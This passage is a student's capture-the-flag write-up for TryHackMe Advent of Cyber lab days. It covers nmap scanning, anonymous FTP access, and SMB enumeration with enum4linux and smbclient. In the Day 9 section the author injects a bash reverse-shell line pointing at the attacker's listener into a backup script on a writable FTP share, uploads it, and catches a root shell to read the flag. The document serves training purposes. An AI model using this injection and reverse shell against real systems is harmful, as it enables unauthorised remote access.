Scan the host using NMap and perform version fingerprinting.

```
root@ip-10-10-167-195: ~                    ×   root@ip-10-10-167-195: ~                    ×
root@ip-10-10-167-195:~# nmap -sV 10.10.7.133

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 12:03 BST
Nmap scan report for ip-10-10-7-133.eu-west-1.compute.internal (10.10.7.133)
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:1C:CC:08:FD:A5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
root@ip-10-10-167-195:~#
```

Question 6:

Scan the host to identify services running by matching against Nmap's database with OS detection.

```
root@ip-10-10-167-195: ~                    ×   root@ip-10-10-167-195: ~                    ×
MAC Address: 02:1C:CC:08:FD:A5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@ip-10-10-167-195:~# nmap -A 10.10.7.133

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 12:02 BST
Nmap scan report for ip-10-10-7-133.eu-west-1.compute.internal (10.10.7.133)
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
```

Thought Process/Methodology:

Once we had accessed the browser, we scan the host IP address using NMap. We learned that there were three services running on port 80,2222 and 3389. Afterwards, we scan the host and perform version fingerprinting, and we could determine the name of the Linux distribution that was running, which is Ubuntu, the version Apache and what was running on port 2222. Finally, we scan the host to identify services running by matching against Nmap's database with OS detection and we learned that the title of the title of the website was TBFC$#39;s Internal Blog. From here we deduced that website was used for blog.

Day 9: Networking - Anyone can be Santa!

Tools: TryHackMe Attackbox, Netcall, nano

Solutions:

Question 1:

Get connected to the FTP server of the targeted machine. Then, list the directories and files the server.

```
root@ip-10-10-159-183: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-159-183:~# echo "10.10.91.215" > target.txt
root@ip-10-10-159-183:~# cat target.txt
10.10.91.215
root@ip-10-10-159-183:~# ftp 10.10.91.215
Connected to 10.10.91.215.
220 Welcome to the TBFC FTP Server!.
Name (10.10.91.215:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp>
```

Question 2:

Notice that only the public directory is accessible.

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp>
```

Question 3:

Get both the backup.sh and shoppinglist.txt using the “get” command.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (182.9713 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (545.0582 kB/s)
ftp>
```

Open backup.sh using nano and write the malicious command.

```
root@ip-10-10-159-183: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    backup.sh                    Modified

#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.159.183/4444 0>&1

File Name to Write: backup.sh
^G Get Help      M-D DOS Format    M-A Append        M-B Backup File
^C Cancel        M-M Mac Format    M-P Prefix        ^T To Files
```

Set up the netcat listener.

```
root@ip-10-10-159-183: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-159-183: ~        root@ip-10-10-159-183: ~
root@ip-10-10-159-183:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Put the backup.sh into the public directory.

```
root@ip-10-10-159-183: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-159-183: ~        root@ip-10-10-159-183: ~
root@ip-10-10-159-183:~# cat target.txt
10.10.91.215
root@ip-10-10-159-183:~# ftp 10.10.91.215
Connected to 10.10.91.215.
220 Welcome to the TBFC FTP Server!.
Name (10.10.91.215:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
384 bytes sent in 0.00 secs (11.0973 MB/s)
ftp>
```

Question 4:

Open the shoppinglist.txt

```
root@ip-10-10-159-183:~# cat shoppinglist.txt
The Polar Express Movie
```

Question 5:

Wait for the netcall to receive the connection. Navigate to /root/flag.txt and you will receive the flag.

```
root@ip-10-10-159-183: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-159-183: ~        root@ip-10-10-159-183: ~
root@ip-10-10-159-183:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.215 41086 received!
bash: cannot set terminal process group (1549): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

Once the targeted machine's IP address was revealed, we got connected to the FTP server of the targeted machine, using anonymous as the username. Then, we listed the directories and files the server. From the list, we noticed that only the public directory was accessible by anonymous. Afterwards, we downloaded the backup.sh and shoppinglist.txt using the "get" command. We proceeded to open the backup.sh using nano and wrote the malicious command into the file. Then, we set up the netcall listener and uploaded the backup.sh into the public directory on the FTP server. While we were waiting to receive a response, we open the shoppinglist.txt to see the movie on the list. Once we had received a response from netcall listener, we navigate to /root/flag.txt to receive the flag.

Day 10: Networking – Don't be sElfish!

Tools: Kali Linux, Firefox

Solution:

Question 1:

I used the following command to show all the users: navigate to enum4linux

```
┌──(1211101925㉿kali)-[~]
└─$ enum4linux -U 10.10.53.148                                          127 ✗
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Sat Jun 25 05:10:49 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.53.148
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne

 ============================================================
|    Enumerating Workgroup/Domain on 10.10.53.148    |
 ============================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ========================================
|    Session Check on 10.10.53.148    |
 ========================================
[+] Server 10.10.53.148 allows sessions using username '', password ''
```

Looks like there are three users present.

```
 ==========================================
|    Getting domain SID for 10.10.53.148    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================
|    Users on 10.10.53.148    |
 ==========================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:

index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmcea
ger     Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:


user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Sat Jun 25 05:11:02 2022
```

Question 2:

A slightly different command will produce info about all the shares.

```
┌──(1211101925㉿kali)-[~]
└─$ enum4linux -S 10.10.53.148
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4li
nux/ ) on Sat Jun 25 06:08:42 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.53.148
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, no
ne

 ==============================================================
|    Enumerating Workgroup/Domain on 10.10.53.148              |
 ==============================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ==========================================
|    Session Check on 10.10.53.148         |
 ==========================================
[+] Server 10.10.53.148 allows sessions using username '', password ''
```

This shows that there are four shares present.

```
File  Actions  Edit  View  Help
 ==========================================
|    Getting domain SID for 10.10.53.148   |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    Share Enumeration on 10.10.53.148     |
 ==========================================
        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu
))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.53.148
//10.10.53.148/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.53.148/tbfc-it  [E] Can't understand response:
do_connect: Connection to 10.10.53.148 failed (Error NT_STATUS_IO_TIMEOUT)
//10.10.53.148/tbfc-santa       [E] Can't understand response:
do_connect: Connection to 10.10.53.148 failed (Error NT_STATUS_IO_TIMEOUT)
//10.10.53.148/IPC$     [E] Can't understand response:
do_connect: Connection to 10.10.53.148 failed (Error NT_STATUS_IO_TIMEOUT)
enum4linux complete on Sat Jun 25 06:09:12 2022
```

Question 3:

We use the *smbclient* tool to begin accessing the Samba server. It seems like tbfc-santa requires no authentication.

```
┌──(1211101925㉿kali)-[~]
└─$ smbclient //10.10.53.148/tbfc-hr

Enter WORKGROUP\1211101925's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211101925㉿kali)-[~]
└─$ smbclient //10.10.53.148/tbfc-it
Enter WORKGROUP\1211101925's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(1211101925㉿kali)-[~]
└─$ smbclient //10.10.53.148/tbfc-santa
Enter WORKGROUP\1211101925's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 4:

Here we can see the two directories available.

```
┌──(1211101925㉿kali)-[~]
└─$ smbclient //10.10.53.148/tbfc-santa
Enter WORKGROUP\1211101925's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369404 blocks available
smb: \>
```

Thought process/Methodology:

First, open a terminal prompt and navigate to enum4linux with the option **-U** to get the possible user lists following with the IP Address (`10.10.53.148`). Press "Enter" and we will get to see the Target information, Enumeration Workgroup, Session check, and the Getting domain SID also the list of users will show below. Under the user, there will be shown the details of index, rid, account, and name. This is to find out who can be used to access the server through Samba. Next, we put the **-S** in the command to get the sharelist. And as a result of further enumeration with *enum4linux*, we discovered there are four shares present in the server. After that, we Use the *smbclient* tool to begin accessing the Samba server and its shares, replacing "**sharename**" with the name of the sharelist to get access. We couldn't get onto either the HR or IT shares without a password, but it looks like the tbfc-santa share is unprotected so I can get logged in. Type the **ls** command and we can see the directories shown.